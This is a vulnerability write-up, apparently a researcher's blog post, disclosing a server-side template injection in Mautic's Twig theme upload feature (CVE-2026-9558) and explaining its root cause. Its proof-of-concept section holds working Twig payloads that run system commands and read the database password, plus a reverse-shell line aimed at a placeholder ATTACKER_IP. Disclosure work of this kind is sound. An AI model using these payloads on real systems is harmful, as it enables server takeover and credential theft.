From a Boring Turkish Literature Class to RCE: Mautic SSTI via Twig Themes (CVE-2026-9558)
This article explores From a Boring Turkish Literature Class to RCE: Mautic SSTI via Twig Themes (CVE-2026-9558), covering the core findings, methodology, technical details, and practical lessons for security professionals.

Hi folks ! Wish you all great xD In this write-up, I want to walk through how I found CVE-2026-9558, how Mautic’s theme rendering flow behaves under the hood, and why a seemingly harmless theme upload feature ended up becoming a full Remote Code Execution chain. The story started in a pretty ordinary place. It was afternoon Turkish literature class. I was bored ,so I spin up an open-source application and see if anything interesting falls out. I asked Claude to help me quickly prepare a Docker setup, MySQL credentials, and a working bootstrap prompt. Then I let Z.ai handle most of the operational context: Pulling the Mautic Docker image, wiring the local deployment together, and getting the application running on my MacBook.
A few minutes later, I had a fresh Mautic instance in front of me. Initially, I did not find obvious patterns. I had never really used a marketing automation platform before. That is why, I spent around 30 minutes just learning the application espcially about what the main flows looked like, how users interacted with content, and how the permission model was designed. My first real observation was actually positive. By default, Mautic does a decent job of keeping ordinary users away from anything that looks obviously dangerous. A regular user is not supposed to get anywhere near code execution, and the permission model genuinely gets in the way. I liked that.
While clicking around, I was also looking back at some of my older CTF write-ups. One thought stuck with me: I had reproduced plenty of file upload to RCE ways in CTF environments, but I had never found and reported a real one in a production open-source application.
Therefore, I became a little fixated on one question:
Is there any upload surface here that actually matters?
Eventually, I found one of the upload surface. Mautic has a theme system where designers can upload website template source code. It immediately caught my attention. In a previous CTF experience, I had solved a WordPress theme upload to RCE chain in a external plugin. Uploading a malicious theme file, waiting its render process and reaching command execution.
The pattern felt familiar. However, on this time, it was not raw PHP. I could not simply drop a system() function call into a PHP file and expect it to run. Hence, I worked backwards and started looking for the template engine, how uploaded templates were stored, and how they were rendered.
As a result, the path led me to Twig and eventually to the actual vulnerability. The most interesting part is that development team assumed that .twig extension does not directly trigger to backend engine / PHP via template. They accepted as static file as it is.
How I Constructed The Payload ?

Honestly, I took PHP class, CTIS256 ,yet still I remember functions, syntax pattern and common ways to run system commands on it. Syntax looks different than usual PHP pattern obviously in <?php and ending pattern of it ?>. The homepage of Twig demonstrates what makes different from natural PHP.
 Symfony

I thought that I would not feel too complicated during payload building phase. I failed by manually constructing the payload and found another CVE-2023-34448 number on different product. Then I noticed that command execution pattern through map() method in Twig.

Attaching the payload would not work straightforwardly ,so I searched for template structure once again.

Now the payload ready as juicy HTML content 😄
Summary
Mautic’s theme system renders uploaded Twig templates without sandbox restrictions. As a result, an authenticated user who can upload a theme and create a landing page can achieve Remote Code Execution as www-data through Server-Side Template Injection.

The vulnerability comes from the way uploaded theme templates are treated as trusted application templates. Twig’s built-in map(), reduce(), and filter() filters remain available. Therefore, as a result, Mautic does not override or restrict them. Since these filters can be abused with string callables, they can be used to invoke PHP functions such as system() and exec().
The important part is that this does not require administrator access.
A non-admin user with only these two permissions can complete the full chain:
core:themes:createpage:pages:create
That user can upload a malicious theme, create a landing page using that theme, preview the page, and trigger RCE.
Root Cause
For another CVE where an assumed execution boundary collapses into server-side RCE, compare the sandbox escape in CVE-2026-34156: VM Sandbox Escape to RCE in NocoBase.
At a high level, from my perspective, it is a solid trust-boundary issue. Mautic treats uploaded theme templates as if they are trusted application code. However, the upload feature allows a lower-privileged user to supply that code through .twig template files. In other words, the application crosses an important boundary:
user-controlled template files are rendered inside the same unrestricted Twig environment as trusted core templates.
That is why, design decision creates the vulnerability.
Three concrete missing controls are appeared.
1. No Twig sandbox
Mautic does not seem to apply Twig’s sandbox mechanism to uploaded theme templates. The codebase contains no references to Twig\Sandbox\SandboxExtension or Twig\Sandbox\SecurityPolicy.
 Symfony

It means theme templates run in the same unrestricted Twig environment as the application’s own templates.
2. No filter override
Twig’s built-in map(), reduce(), and filter() filters internally call PHP functions such as array_map(), array_reduce(), and array_filter().
Normally, these filters are intended to be used with arrow functions. But when they receive a string, that string can be treated as a callable name.
For example:
{{ ['id']|map('system')|join }}This effectively becomes:
array_map('system', ['id'])Which results in:
system('id')Mautic does not override these filters.
3. No dangerous-function blocklist
Some other applications have added extra guardrails for this class of issue. For example, Grav CMS added an isDangerousFunction() check after a similar Twig SSTI issue.
Mautic does not appear to have an equivalent protection:
# zero results
grep -rn "isDangerousFunction\|blocklist.*function" app/ plugins/
There is one subtle point worth highlighting. The upload feature enforce an extension whitelist. At first, it may look like a mitigation ,but it is not enough. The problem is that .twig is included in the allowed extensions. A Twig template is not just a harmless static file instead it is executable template code. That is why, the whitelist treats .twig as safe content, while the rendering pipeline treats it as trusted code. That mismatch is the vulnerability.
Proof of Concept
Environment:
- Mautic 5.2.10 (Docker:
mautic/mautic:5-apache) - MariaDB 10.11, Twig 3.22.1, PHP 8.x
Both administrator and non-administrator users can perform this attack. The critical finding is that a low-privilege "Designer" user with only core:themes:create and page:pages:create permissions can execute the full chain - upload malicious theme, create landing page, preview, and achieve RCE as www-data. Full administrator access is NOT required.
Malicious theme structure:
mytheme/
├── config.json
├── thumbnail.png
└── html/
    ├── base.html.twig    → {% extends '@MauticCore/Theme/base.html.twig' %}
    ├── message.html.twig → {% extends '@MauticCore/Theme/message.html.twig' %}
    ├── form.html.twig    → Standard form template
    ├── email.html.twig   → Standard email template
    └── page.html.twig    → SSTI payload
Command Execution Payload:
{% extends "@themes/"~template~"/html/base.html.twig" %}
{% block content %}
<pre>{{ ['id']|map('system')|join }}</pre>
<pre>{{ ['whoami']|map('system')|join }}</pre>
<pre>{{ ['ls -la']|map('system')|join }}</pre>
<pre>{{ configGetParameter('db_password') }}</pre>
{% endblock %}
Impact: Reverse shell payload (RCE)
{% extends "@themes/"~template~"/html/base.html.twig" %}
{% block content %}
<pre>{{ ['bash -c "bash -i >& /dev/tcp/ATTACKER_IP/PORT 0>&1"']|map('system')|join }}</pre>
{% endblock %}

Payload source code in editor containing reverse shell SSTI payload via map('system') filter:
Scenario 1: Administrator user
Step 1: Upload malicious themes to Mautic:
Mautic Themes page (/s/themes) admin navigates to theme management and uploads malicious ZIP themes containing SSTI payloads:

Uploaded SSTI themes visible in theme list.

Reverse shell themes also uploaded.
